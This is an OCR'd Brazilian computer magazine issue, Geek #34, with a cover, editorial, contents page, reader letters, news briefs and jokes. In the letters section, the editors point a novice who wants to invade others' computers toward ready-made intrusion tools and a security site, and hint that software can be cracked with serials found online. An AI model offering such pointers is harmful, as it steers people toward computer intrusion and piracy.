NO CD *A arte de programar em Unix*, novo livro de Eric Raymond (em inglês)

DIGERATI tech

Geek

Tecnologia, Informática & Comportamento

5 anos — Edição de aniversário

Veja os ganhadores do Prêmio Geek

Casa, comida e banda larga

Inédito e exclusivo

GeekBSD

Completo no CD!!!

by FUG-BR

Versão customizada para desktop

Experimente seu primeiro BSD sem esquentar a cabeça:

- Não requer instalação
- Detecção automática de hardware
- Vem em formato ISO para vc personalizar e aperfeiçoar de acordo com suas necessidades
- Inclui todos os principais programas que fizeram do FreeBSD o sistema mais seguro do mundo!

CONHECIMENTO NÃO É CRIME

+de 190 cursos e tutoriais completos

- Desenvolvimento Web
- Programação Delphi e C++
- DarkBASIC
- Flash
- Cobol
- e muito mais...



GAMES 3D: FAÇA VC MESMO

No CD: DarkBASIC Pro

- A melhor ferramenta para programação de jogos
- Tutorial exclusivo e pronto para imprimir

VEJA MAIS NO VERSO

Movable Type

O BLOG INTELIGENTE

Todos os recursos de um blog numa única ferramenta

Fácil, grátis e customizável

Programa completo

Steganos Security Suite

Solução completa para:

- Encriptação de e-mails e arquivos
- Gerenciador de senhas
- Remove traços da sua atividade na Internet
- Bloqueia o acesso físico ao seu computador

E MAIS:

Jogos adultos, antídotos para o Bugbear, aceleradores para o KaZaA, programas e tutoriais para Cobol

www.geek.com.br

ISSN 1516-9650

9 771516 965008 34

Ano 5 - # 34 - R$ 11,90

5 ANOS

carreiras e faculdades, consulte:

www.etapa.com.br

apoio ao vestibulando



"Um verdadeiro paraíso para o vestibulando"
Folha de S.Paulo - Guia da Internet

cursos: março, maio, agosto, outubro
biológicas • exatas • humanas

Informações:
(11) 5574-0722

ETAPA



E lá se vai mais um ano. E a Geek continua firme e forte, mostrando o que há de mais avançado na área de informática. Neste último ano, nós conseguimos abordar vários assuntos inéditos muito antes dos nossos concorrentes. Por exemplo, na revista nº 22 nós apresentamos o futuro, com as redes Wi-Fi. Foram diversas ferramentas e tutoriais, reunidos para quem quer conhecer o acesso sem fio à Internet. Mesmo que o hardware não seja acessível ainda, por causa do preço, qualquer geek precisa conhecer as tendências do futuro.

Outro assunto de que ninguém falou antes foram os blogs. Na edição 24, nós apresentamos os softwares mais importantes, além da discussão séria sobre o futuro da comunicação pessoal na Internet. Na 25, mostramos o importante mercado das LAN Houses e o novíssimo Helix, o futuro do Stream. Também apresentamos, com exclusividade, o famoso livro *Diário hacker: Confissões de hackers adolescentes*.

Na Geek 26, uma das mais comentadas, fizemos a mais completa entrevista com o guru Richard Stallman. Além disso, mostramos também como transformar seus antigos LPs em modernissimos MP3.

Mas a informática é tão rápida que logo na Geek 27 tivemos de decretar a morte do MP3 e apresentar o novo formato Ogg Vorbis, que é de código livre. Também mostramos como queimar CDs de PS2, algo que só a Geek teve a coragem de ensinar.

Na última revista do ano, nós fizemos aquela grande seleção com os cem melhores freewares de todos os tempos. Recuperamos as distribuições Linux no nosso CD, com o MoviX, feito especialmente para rodar vídeos.

Na revista nº 29, você viu o Robocode e o XML, a linguagem que vai mudar o futuro da Internet. Na Geek 30, os destaques foram o hackeamento de DVD e o grande Kurumin, uma impressionante distro brasileira baseada no Debian. Também pela primeira vez uma revista de informática tratou de músicas no celular.

Já na 31, a edição que foi eleita a preferida no Prêmio Geek, mostramos como montar um site em PHP, a linguagem mais usada na Internet atualmente. Mas não ficou só aí; mostramos o que é a Freenet, a rede mundial anônima, novos programas de P2P e bots para o IRC.

Na Geek 32, inovamos na forma de passar conhecimento. Pela primeira vez, um vídeo que ensinava técnicas de hackers e crackers. O objetivo foi mostrar como podemos nos iludir: o que parece difícil, mas não é.

E, finalmente, na Geek 33, mostramos (não só contamos) como fazer um overclock no seu computador e apresentamos o novíssimo FlagShip, a ressurreição do Clipper.

Bom, deu para dar uma amostra de como a Geek sempre procurou divulgar o que há de novidade neste mundo informático. Com certeza continuaremos assim. E dá-lhe mais vários anos para a Geek!

O Editor

06 | FAQ
A solução para todos os seus problemas, ou o seu e-mail de volta

08 | InBox
Se não tem dúvida nenhuma, só quer encher o saco, criticar ou elogiar, colocamos tudo aqui

10 | InTune
É incrível, mas nunca falta assunto para o InTune. Notícias? Nada disso. Aqui vc fica sabendo o que NÃO precisa saber para entender de informática

18 | Character
O criador do Nmap, Fyodor, em entrevista exclusiva. Mais os irmãos Wachowski e Dostoievski (???)

20 | BSD
Tudo o que vc precisa saber para usar o melhor sistema do mundo, distribuído no CD

24 | Eric Raymond
O cala-boca que o mestre do open source deu para a traidora SCO. Traduzimos tudo pra vc

26 | Supercomputadores
As mais possantes máquinas do mundo (e não estamos falando de carros). Saiba quais são, nesta matéria especial

28 | Internet 2 A Revanche
A nova Rede está surgindo, mais rápida do que nunca. Conheça a nova Internet

30 | Movable Type

Vc tem blog, mas está cansado de queda de servidores, serviços de muitos sites diferentes, etc.? Resolva tudo isso com o Movable Type

32 | Geek – 5 anos

Especial comemorando os cinco anos da melhor revista de informática do Brasil (e nós somos insuspeitos para falar!!! :-) E ainda: os vencedores do Prêmio Geek, em sua segunda edição

38 | Hardware

As melhores opções de upgrade VGA disponíveis no mercado, testadas para vc

42 | Flash/PHP

Tutorial que ensina como criar um programa de e-mail integrando as duas linguagens

44 | FISL

Saiba tudo o que aconteceu no maior evento de Software Livre do Brasil

46 | Hacker Space

Pq dar bypass em um Firewall é brincadeira de criança. E mais: a técnica de DLL Injection

52 | Scan

Os melhores filmes, livros, sites, programas, aparelhos e bizarrices que passaram pelas nossas mãos no último mês

58 | Código-fonte

Uma veemente defesa do uso de código livre nas instituições públicas

61 | Guia do CD

Leia antes de usar. Informações básicas para vc não ficar reclamando depois e parar lá em cima, no FAQ

Primeiro, gostaria de dizer-lhes que compro com certa assiduidade as revistas de informática da Digerati. Segundo, que as acho úteis, mas meio caóticas! Isso mesmo, caóticas, como se fossem feitas de última hora, em cima da bucha, como se diz. Assim é que, vez ou outra, encontro falhas no conteúdo das revistas. Uma falha, bem recente, que me fez gastar alguns reais com ligações interurbanas para o suporte e que depois de umas três horas sem ser atendido me fez desistir de novas tentativas, diz respeito à instalação do Nero (**Geek Especial Vídeo**, ano IV, número 14): como instalá-lo se vocês não divulgaram o número de série (serial)? Não dá para entender tamanha "gafe"!!!

Pois bem, gostaria de pedir-lhes que me enviem instruções de como instalar o Neo, com êxito.

Sem mais, aguardando os esclarecimentos necessários, despeço-me.

Roberto, por e-mail

Olha só Roberto, o Nero é um programa proprietário. Se vc quer usá-lo ilimitadamente e empregar todas as suas funcionalidades, vc terá de comprá-lo. O Nero que foi na **Geek Especial** nº 14 é a versão trial, distribuída pela Ahead para o teste e avaliação do produto. Ele funciona normalmente, não precisa colocar nenhum serial, além do que a Geek não pode colocar no CD um serial sem autorização do fabricante, senão nós estamos f******... É só seguir as orientações do programa e vc conseguirá usá-lo numa boa. Agora, se vc preferir crackear o software, a escolha é sua; seriais na Internet é que não faltam.

Pessoal da **Geek**, estou com um problema que está me tirando do sério.

Gosto muito do jogo GTA: Vice City, mas minha placa de vídeo era antiga e rodava bem lentamente o jogo, dando umas travadinhas. Pensei que o problema era minha placa de vídeo, então comprei uma nova, uma GF4 MX. O jogo roda melhor agora, mas ainda trava de dez em dez segundos. Não sei o que pode estar causando isso. Tenho 256 MB de RAM, Pentium III, HD de 20 GB e uso o Windows XP pra rodá-lo.

Luis Antonio, por e-mail

Sua configuração poderia muito bem rodar o jogo sem travar, ainda mais se vc comprou uma GF4 MX. O que pode estar acontecendo é que quando o jogo vai buscar informações em seu HD, por ele ser lento, eu suponho, há esse delay.

Com 128 MB de RAM é mais comum acontecer esse problema, pois o jogo acessa constantemente o swap do Windows. Com 256 MB esse problema deveria ser sanado.

Mas em todo caso, faça uma partição FAT16 de mais ou menos 300 MB, de modo que o Windows XP comece a utilizá-la para guardar o swap do computador.

Para fazer isso, vá em *Sistema/ Desempenho/ Memória virtual*. Desfragmente seu HD, feche todos os programas que rodam em segundo plano e rode o jogo. Se mesmo assim o problema persistir, busque um programa ou alternativa que deixe livre a maior quantidade de RAM possível para executá-lo.

Sou um grande aficionado por vídeos; faço SVCDs a partir de DVDs com os softwares DVD2SVCD e TMPGEnc e depois gravo a imagem com o Nero. Sempre utilizo a opção de usar um CD, mas quando o filme tem mais de 100 min. a resolução cai muito.

Gostaria de saber se há outros softwares para fazer SVCDs de filmes mais longos em um único CD com melhor resolução.

Com o Copy DVD to CD-R 6.0 que está no CD da **Geek** será que é possível?

João Marcos de Almeida Costa, por e-mail

É normal a resolução cair quando o filme é muito grande, pois, para conseguir colocar 100 min. em um CD, a qualidade do filme tem de ser diminuída, isso pela limitação da capacidade de armazenamento do CD. Em qualquer programa a situação vai ser a mesma. Vc pode comprar um CD de 90 min. e tentar achar algum programa que faça os SVCDs baseando-se no tamanho em MB que esse CD agüenta.

Se quiser conhecer mais alternativas de gravação de VCD, DVD e outras coisas, procure na banca a **Geek Especial** nº 14, que trata desse assunto.

E ae galera da **Geek**, preciso muito da ajuda de vcs. Gostaria q me ajudassem num problema: invasão de micros via chat e ICQ...

O q vou pedir acho q naum eh taum difícil pra vcs: um guia de fácil entendimento - pois, afinal, estou só começando - sobre invasão e, se naum for pedir muito, dicas de programas para esse tipo de ação, com as devidas configurações. Por favor, me ajudem. Já estou cansado de ver os outros me fodendo e naum poder fazer nada.

Espero a colaboração de vcs e, desde já, obrigado pela atenção!!!


David, por e-mail

Caro David, a invasão de computadores em todo o mundo é uma arte que não se aprende facilmente. Por exemplo, ao utilizar um sistema rodando um software que pode causar uma falha de segurança no ICQ. Todo tipo de falha antes de executada é explorada e por trás existe um trabalho de usuário que tem muito conhecimento na área. O que você deve fazer é procurar ferramentas criadas por esses usuários para utilizá-las. Claro que isso não é totalmente aconselhável, mas se vc quer mesmo entrar nesse submundo dessa maneira, sinta-se à vontade; para isso, aconselho o site:

> *http://www.tlsecurity.net*

Agora, se vc está cansado dos outros - e, no bom sentido, estão o f... - e como você não citou em sua mensagem o que realmente está ocorrendo, a melhor opção é instalar um bom firewall, para assim evitar possíveis invasões ou até scripts mal-intencionados.

Duvidou? Mande sua questão



Mande suas perguntas para a seção FGQ da Geek. Na medida do possível, responderemos a todas as questões. Envie seu e-mail para o endereço

> *faq@digerati.com.br*

Gostaria de informar q a cópia do VMWare disponibilizada na revista **Geek** nº 32, o software para emulação de Sistemas Operacionais, no momento da utilização, solicita um nº serial para executar. Na revista é informado que a cópia disponibilizada no CD é completa por se tratar de uma versão Workstation, mas ela não funciona. A instalação ocorre numa boa, tanto da cópia Windows como da Linux, mas no momento em que vai ser executada a máquina virtual, é gerado um erro solicitando a inserção do serial...

Agradeço pela atenção.

Paulo César, por e-mail

Olá, o serial number do software pode ser adquirido gratuitamente na página do desenvolvedor ou no link abaixo:

> *http://www.vmware.com/vmwarestore/newstore/download_login.jsp*

Olá, pessoal da **Geek**, gostaria de fazer algumas perguntas a vocês. Fiquei interessado no scanner de segurança que é mostrado no filme *Matrix Reloaded*. Se não me engano ele se chama Nmap (o nome está certo?). Onde consigo adquirir e utilizá-lo? Ele roda em Windows? Desde já, agradeço.

Felipe Alves, por e-mail

Olá, Felipe. O scanner de rede utilizado no filme se chama Nmap sim e você pode fazer o download do mesmo no site:

> *http://www.insecure.org/nmap/nmap_download.html*

Para o seu caso, procure a versão mais atual para Windows. Para mais informações sobre o software, consulte o site:

> *http://www.insecure.org/nmap/*

O ataque dos script kiddies


Dêem uma olhada nessas screenshots pra perceberem como a comunidade de script kiddies cresce mais a cada dia... E ainda dizem que o Ruindows é um sistema seguro, mesmo usando todos os remendos pra bugs.


Detalhe: a maioria dos ataques foi feita no mesmo dia, num período de duas horas... Ai se eu não tivesse firewall...

Por favor, tenham piedade de mim, lammers!

Felipe, por e-mail

Yes, script kiddies rlz!





Roubando nos jogos



Acho de uma extrema falta de profissionalismo por parte de uma revista como a **Geek** publicar cheaters para jogos, como aconteceu em uma das últimas edições. São esses programas cheaters que criam discussões e brigas entre as comunidades de jogos de Internet.

Vocês estão apoiando, e sabem que o estão fazendo, algo repudiado pela maioria dos jogadores. Mas infelizmente alguns usuários mais desprovidos de alguma habilidade os utilizam sem conhecê-los. Seria bom se pensassem antes de publicar esse tipo de material que deveria ser totalmente erradicado da Internet. Se vcs não têm mais nada pra publicar, então que não publiquem nada.

Mario, por e-mail

Ah, coitado. Deve ter sido detonado por um prego e fica reclamando. Nada a ver, só porque você não gosta, os outros não podem usar e a gente não pode publicar? Rapaz, você é muito autoritário.

Metal Hack

E aí meus velhos, como vão? Espero que bem... Quero lhes parabenizar pela ótima revista que vcs mandam... E dizer que o mundo é de duas coisas: dos metaleiros e dos hackers!!!

Fabiana, por e-mail

Nada demais, mas fazia MUITO tempo que a gente não recebia um e-mail de uma leitora.




Sem comentários

Vejam, mais um bug no Windows XP... Eu estava tranqüilo no meu XP e, de repente... BOOOM! Por favor, façam comentários, porque se trata de um caso inédito! (Na verdade, o sistema não se recuperou completamente. HEHEHE.

P1r4tt3, por e-mail

Não vou comentar. O que mais há para se falar do XP?



Modem ultraveloz

Adorei seu PC com um modem de 9,6 Megabytes por segundo. Vou querer comprar um, onde encontro?! Hehehe. Eles digitam essas coisas pra sacanear, né?!

Falou...

Rafael, por e-mail

Para você ver como eu já estava adiantado tecnologicamente naquele tempo.

Kurumin é coisa nossa

Caros amigos da Geek, blz?

Agora, por causa da última Geek, sou usuário do Kurumin Linux. Seu tamanho é o melhor atrativo, mas na falta de uma conexão ADSL (para atualizar seus pacotes)... Que tal na préxima Geek adicionar o Kurumin 1.3 + alguns pacotes deb's pra alegria dos usuários desta nova e excelente distro que é "coisa nossa" hein!!! :-)

Grato,

Hudson

Vamos atualizar, sim, pode deixar. Enquanto isso, você também pode entrar em contato com o próprio criador desta pequena maravilha no site: *http://www.guiadohardware.net*

Linguagem de chat

PelamordeDeus, parem com essa besteira de escrever ERRADO na seção IN TUNE. Num chat ou coisa que o valha, vá lá, mas numa revista fica ridículo escrever q o cara pg a licença pq achou justo. Vcs naum acham? (sic)

Sergio, por e-mail

Não é de propósito, não. É que a gente não sabe escrever mesmo.



Dreamcast rlz

Aê, caros amigos da Geek,vou lhes dar uma sugestão: que tal vocês escreverem uma matéria sobre o Dreamcast. Juro que vão ter muitos exemplares vendidos, pois a comunidade Dreamcast no Brasil só faz crescer. Vocês sabem que o Dreamcast roda Linux (isso me deixa tão feliz...), que o Dreamcast tem modem, que novos SOs estão aparecendo para o console como o QNX, o FreeBSD, NetBSD e outros mais. Outra boa dica é a possibilidade de emuladores serem rodados para o console, já contamos com vários, entre eles o para Playstation, Nintendo 64, Nintendinho, Mega drive, Master system, Atary, Playstation 2 (acredite se quiser,mas esse emulador já está quase pronto!), Super Nintendo, etc, etc... Bom, espero que vocês realmente dêem importância para meu e-mail, ficarei bastante feliz se vocês fizessem uma matéria sobre o Dreamcast, principalmente sobre seu SO, o LinuxDC.



Espero respostas,

-killbite, louco por Dreamcast!-

>GEEK DROPS

ICQ e AIM unidos pra sempre

A AOL uniu mesmo suas duas redes de mensageiros instantâneos, a do AIM e a do ICQ. Com a nova parceria da Microsoft, há quem aposte que um dos dois, provavelmente o ICQ, deverá morrer.



Cracker do site Al-Jazeera se deu mal

Foi processado nos EUA o webdesigner John William Racine II, americano que interceptou correspondências eletrônicas e zoou os servidores DNS do site da rede de televisão do Qatar, a Al-Jazeera.

LindowsOS 4.0 terá suporte a Java

A Lindows.com anunciou que o LindowsOS 4.0 incluirá suporte a software Java, pois, segundo a empresa, isso proporcionará aos desenvolvedores a melhor proteção de investimentos ao fazerem aplicações multiplataforma.

Top 6

De acordo com o Security Focus, os seis melhores softwares voltados para a segurança são:

1. Passcheck v2.99
2. LibTomCrypt v0.76
3. OpenSSH SecurID patch v3.6.1p2 v1
4. Logdog v2.0-RC3
5. KisMAC v0.05a
6. A Joint Monitoring System (AJMS) v1.8

Estupidamente geladas

Como criar um cooler para copos de cerveja



Geeks não gostam só de computador, obviamente. Curtem filmes, música, ciência em geral e, (por que não?), cerveja (afinal, aquela barriga do Stallman, do Eric Raymond e, ahã, do nosso editor, não dão margem a dúvidas).

Por isso, pensamos: se gastamos nossos neurônios procurando formas de refrigerar o nosso processador e outras peças essenciais, podemos fazer o mesmo com nossa preciosa bebida predileta. A idéia então foi montar um cooler para copos de cerveja. Ok, na verdade, o serviço foi feito por um amigo norueguês (de onde mais...), estudante de tecnologia. Não pudemos ainda constatar o resultado pessoalmente, mas se vc quiser tentar...

http://www.stud.ntnu.no/~arnesen/peltierbeer/index.html

Manual de pequenos delitos

Como montar um site de cyberbegging

É, meu caro geek. Em tempos de crise financeira, falta de emprego e Lula-lá... em cima com os juros, nada mais natural do que procurar alternativas pra ganhar dinheiro - e se você não quer recorrer às ruas pra vender o corpitcho (porque ninguém ia comprar...), nós, da **Geek**, temos a solução: cyberbegging, ou "cibermendicância". Sim, pouco original, porque a prática já é bem conhecida lá fora. Mas, diz aí: você sabe *meeesmo* fazer um site de cyberbegging? Então, não reclama da gente...

1) Desenvolvimento: o primeiro passo é óbvio: você, no mínimo, deve saber HTML. Crie sites leves. Se a página demorar a carregar, o doador pode desistir de visitá-la.

2) Domínio e hospedagem: o domínio tem de ser fácil de decorar. Uma solução é pagar por ele, mas existem opções free, como o Dot TK (*www.dot.tk*) - você hospeda seu site em qualquer servidor e registra o domínio gratuitamente, indicando o local para o qual ele deve ser direcionado. Se quiser economizar mais, você pode conjugar essas opções com hospedagens gratuitas, como MultiMania (*www.multimania.fr*) ou o GeoCities (*geocities.yahoo.com*).

3) História: deve ser convincente e original. Tente ser divertido e peça contribuições pequenas. Seja claro no objetivo.

4) Pagamento: existem, na Web, diversos sistemas de pagamento on-line que usam cartão de crédito ou e-mail. Há serviços free. Abaixo, você tem alguns deles. Infelizmente, o PayPal, um dos mais famosos, não está disponível no Brasil. Leia os termos de uso e esteja ciente de que há a necessidade de fornecer dados sensíveis, como o próprio cartão de crédito.

Yahoo! PayDirect: paydirect.yahoo.com
Amazon Honor System: www.amazon.com/honor
ANYPAY: www.anypay.com

Piada #999

Depois de Matrix Reloaded e o Incrível Hulk, separamos pra vcs os próximos sucessos geeks da temporada. Tem para todos os gostos

Para o público infantil
CLIPPER, O GOLFINHO
ET, O EDITOR DE TEXTOS
O MÁGICO DE OS-2

Drama
E O VÍRUS LEVOU...
EM ALGUM LUGAR DA MEMÓRIA
A INSUSTENTÁVEL LEVEZA DO C


Aventura
DESEJO DE FORMATAR - 4
LOG PARA ENTRAR, REZE PARA SAIR

Comédia
APERTEM OS CINTOS QUE O SISTEMA CAIU
A PRIMEIRA CONEXÃO DE JONATHAN
UM DIA A REDE CAI
"QUERIDA, FORMATEI O HD..."

Ficção
O DIA EM QUE A INTERNET PAROU
INIMIGO MEU (Win95)

Terror
O PC DE ROSEMARY
A VOLTA DOS MOUSES VIVOS
A INVASAO DAS RAMs

Tks to rulio (Fórum Geek, www.digerati.com.br/forum)



Finalmente um Mac feio. O lançamento do G5 foi cercado de mistérios e escândalos. Parece que aumentaram até a capacidade do menino. Mas, os macmaníacos falam mais da feiúra do que outra coisa.







Música para acampamentos militares

Novo MP3 player relaxa entre um tiro e outro

Os geeks cariocas agora já podem ouvir os seus MP3 sem se preocupar com as balas perdidas. O novo tocador de MP3 portátil AK-MP3 Jukebox já vem com uma Kalashnikov e tem controles que lembram uma placa de munição de uma metralhadora.

Pode acreditar, o aparelho existe de verdade e é invenção de Andrey Koltakov, um ex-rock star (ñ me pergunte de onde, nós nunca ouvimos falar dele) que quis fazer um protesto contra a guerra: "Esperamos que de agora em diante os terroristas usem suas armas para ouvir música." Bom, só que ele se esqueceu de dizer algo sobre Baby Bush...

De qualquer forma, quem quiser ficar ouvindo música no campo de batalha que são as cidades deste pobre país pode acessar o site da empresa:

http://www.audiobooksforfree.com/kalashnikov/ak-mp3.asp

Matrix Reloaded

Erros nas gravações



Nem mesmo com uma produção milionária o filme **Matrix Reloaded** escapou dos diversos erros, muitas vezes não notados por diretores ou roteiristas, em suas filmagens. Esses erros são passados em branco por alguns especialistas por serem erros, digamos, pequenos ou mínimos ou por falta de incompetência de alguém. A maioria dos erros apontados não só em **Matrix Reloaded**, mas também em alguns outros filmes lançados, é vista por diversas pessoas do mundo. Existem na Internet web sites especializados em interceptar e mostrar falhas nos mais variados filmes, principalmente os de ação, que requerem uma tecnologia maior, em que as cenas exigem que as tomadas sejam repletas de efeitos especiais.

Algumas atrocidades que ocorrem no **Matrix Reloaded** são cenas e tomadas em que carros participam de perseguições, levam tiros, e em cenas posteriores voltam sem nenhum buraco de bala. Você pode ver também erros de diversos filmes nos sites:

www.falhanossa.com

www.moviemistakes.com/film.php?filmid=3144


Hackers x cinema

Matrix Reloaded mostra a realidade!


Quem nunca viu um filme dito "hacker", mostrando cenas de invasões em ambientes 3D, caveirás, alertas de vírus pirotécnicos, perseguições que não existem e nunca foram mostradas... Bem, não estamos falando de computadores que têm vida própria e se comunicam através de um protocolo ou um sistema operacional inexistente, mas sim do cinema apresentando um filme relacionado a hackers. Quem tem o conhecimento sabe que isso não existe no mundo da segurança digital ou mundo hacker/cracker! Podemos relatar que muitos dos filmes que existem sobre esse assunto mostram coisas que não existem, isso é obvio, porém, essas obras retratam e divulgam muito bem a cultura e o modo de agir de um hacker.

Mudando essa cultura entre hackers x cinema, o filme **Matrix Reloaded** mostra a realidade. Podemos observar na produção, ou no link abaixo, as imagens e tomadas de uma cena em que a atriz Carrie-Anne Moss, no caso, Trinity, simula uma invasão, uma cena muito boa.

http://snow.prohosting.com/titney/



Para quem não entendeu, as fotos mostram a atriz usando um scanner de rede muito famoso no mundo da segurança digital, o Nmap, e, em seguida, utilizando-se de um exploit de SSH para invadir o sistema. Que isso sirva de aula para os próximos filmes hackers que vierem a surgir.



Japonês cria companheira ideal para geeks

Uma mulher-computador: o que poderia ser melhor?!?!?!

Katsuya Matsumura, um japonês (dã!!!), criou um case mod que pode amenizar o sentimento de solidão de alguns de nós, geeks.

Trata-se de um case mod em forma de mulher, com um tamanho quase real. Mas não é uma mulher comum, e sim uma mulher estilo hentai, com aquela carinha delicada, seios fartos, pouca roupa e a sensualidade oriental.

Em seu site, ele explica passo a passo como fez esse case mod diferente, com cada uma das etapas da montagem ilustrada. Vale prestar atenção onde ficam as conexões do teclado, do mouse, etc...

É meio trabalhoso, pois além de muito isopor e tal, vc precisa conhecer muito bem a anatomia do corpo feminino; e para a maioria, essa é a maior dificuldade! Hahaha... Brincadeirinhas à parte, o legal é que vc pode fazer a mulher que quiser, só depende de sua preferência.

Além do Case Mod Hentai, dê uma olhada no Case Mod Gundan dele, bem loko também...

http://www4.justnet.ne.jp/~kat/pc/pccase.htm

FOTO DO LEITOR



Muito cuidado ao comer seu pãozinho, ele pode ter sido feito pelo Anderson que, qdo não lê a Geek, faz coisas piores no forno da padaria

Quer ganhar um ano de GEEK?

Mande sua foto ou a de alguém segurando a revista em uma situação ou local bizarro Se a foto sair aqui, vc se deu bem
Rua Haddock Lobo, 347 - 12° Andar, CEP 01414-001
ou por email: **info@digerati.com.br**

Baby Bush cai da "coisa"

Desastre?



Para quem não assisitiu aos jornais, Baby Bush caiu de um Segway, também conhecido como "a coisa". As fotos do desastrado podem ser vistas no link abaixo:

http://story.news.yahoo.com/news?tmpl=story2&u=/030612/170/4dnhg.html&e=1

"A coisa" era aquele aparelho que deveria revolucionar o mundo, mas que, na verdade, é um patinete motorizado. Se você não sabe o que é um FUD, acabou de aprender, é esse tipo de marketing.

Dizem que se você sobe em um Segway, você cai de um dele, também. E outra, o governo dos EUA iria dar uma ajuda à empresa para continuar operando (já que ninguém quis comprar "a coisa"), mas, depois de ontem, essa ajuda financeira está bastante comprometida.

Bush não chegou a cair de fato, nem se machucou, mas o aparelho, jogado no chão, pode ter sido avariado.

>GEEK DROPS



Software que prevê crimes

Cientistas da Carnegie Mellon University dizem ter criado um programa que consegue prever cerca de 20% dos crimes em uma região de até dez quadras. Se tudo isso for verdade, estamos caminhando a passos firmes em direção da realidade de Minority Report.



Sun libera código Java para games

